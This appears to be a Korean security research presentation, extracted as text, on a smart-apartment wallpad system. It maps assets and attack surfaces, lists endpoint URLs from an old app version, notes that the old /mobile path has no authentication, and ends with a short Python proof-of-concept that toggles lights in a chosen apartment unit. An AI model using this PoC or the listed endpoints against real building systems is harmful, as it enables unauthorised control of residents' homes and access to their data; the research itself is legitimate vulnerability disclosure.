
# 중앙서버



## Security Asset

- 관리자 페이지 획득 가능성
- 단지 서버에 대한 정보  
해당 서비스를 이용 중인 아파트 정보 획득 가능

# Attack Surfaces




# 단지 제어 서버




## Security Asset

- PMS 서버 (Patch Management System)  
    펌웨어 획득 가능  
    펌웨어 변조 및 업로드, 유포 가능
- 민감한 개인정보 획득 가능  
    방문자 사진, 입출차 내역 등의 데이터

# Attack Surfaces



# Wall pad




Security Asset


- 모든 기능 장악 가능  
각 세대의 도어락, 공동 시설 등 모든 기능 제어



# Analysis



# Analysis



# Mobile app



- Web view 형식
- 앱에서 얻을 것이 별로 없음

# Mobile app



- 어플리케이션 버전 확인
- 구버전 어플리케이션 획득 후 분석
- 취약점 발견

## 추가 정보

업데이트 날짜  
2017년 2월 6일

설치 수  
10,000 - 50,000

현재 버전  
2.1.0

지원되는 Android 버전  
2.3 이상

콘텐츠 등급  
만 3세 이상  
자세히 알아보기

권한  
세부정보 보기

# Mobile app

```
<string name="url_aprAirList">
    /mobile/service/aprAirList.php</string>
<string name="url_aprVenList">
    /mobile/service/aprVenList.php</string>
<string name="url_aprCotList">
    /mobile/service/aprCotList.php</string>
<string name="url_aprBatList">
    /mobile/service/aprBatList.php</string>
<string name="url_aprNoticeList">
    /mobile/service/aprNoticeList.php</string>
<string name="url_setAllUserIdDeleteNwallpadAuthCall">
    /mobile/info/setAllUserIdDeleteNwallpadAuthCall.php</string>
<string name="url_autoLoginSet">
    /mobile/info/autoLoginSet.php</string>
<string name="url_aprCurEnrList">
    /mobile/service/aprCurEnrList.php</string>
<string name="url_lmLightTimeSetList">
    /mobile/service/lmLightTimeSetList.php</string>
<string name="url_lmLightTimeSetView">
    /mobile/service/lmLightTimeSetView.php</string>
<string name="url_lmLightTimeSetSaveCall">
    /mobile/service/lmLightTimeSetSaveCall.php</string>
<string name="url_lmLightTimeSetDeleteCall">
    /mobile/service/lmLightTimeSetDeleteCall.php</string>
<string name="url_lmLightTimeSetRunSaveCall">
    /mobile/service/lmLightTimeSetRunSaveCall.php</string>
<string name="url_temSetSearchCall">
    /mobile/service/temSetSearchCall.php</string>
<string name="url_temSetControlCall">
    /mobile/service/temSetControlCall.php</string>
<string name="url_gasSearchCall">
    /mobile/service/gasSearchCall.php</string>
<string name="url_gasControlCall">
    /mobile/service/gasControlCall.php</string>
<string name="url_airSearchCall">
    /mobile/service/airSearchCall.php</string>
```


최신 버전 앱의 URL과 다름

구분	최신버전	구버전
URL	/mobile2	/mobile
권한 인증 여부	YES	NO


# Mobile app

```
1 import requests
2 import time
3 from pwn import *
4 URL = "http://[redacted]LightControlCall.php"
5 PARAMETER = {'boo':'1','hkey':'0008993', 'hh_dong':'', 'hh_ho':'', 'mode':'sub', 'no'
6
7
8 Dong = raw_input("Input Dong :")
9 Ho = raw_input("Input Ho :")
10
11 while(1) :
12     requests.get(URL, params=PARAMETER)
13     PARAMETER['onoff'] = 'Y'
14     log.failure( PARAMETER['hh_dong'] + " - " + PARAMETER['hh_ho'] +" Light OFF")
15     time.sleep(3)
16     requests.get(URL, params=PARAMETER)
17     PARAMETER['onoff'] = 'N'
18     log.success( PARAMETER['hh_dong'] + " - " + PARAMETER['hh_ho'] +" Light ON")
19     time.sleep(3)
20
21
```

PoC Code

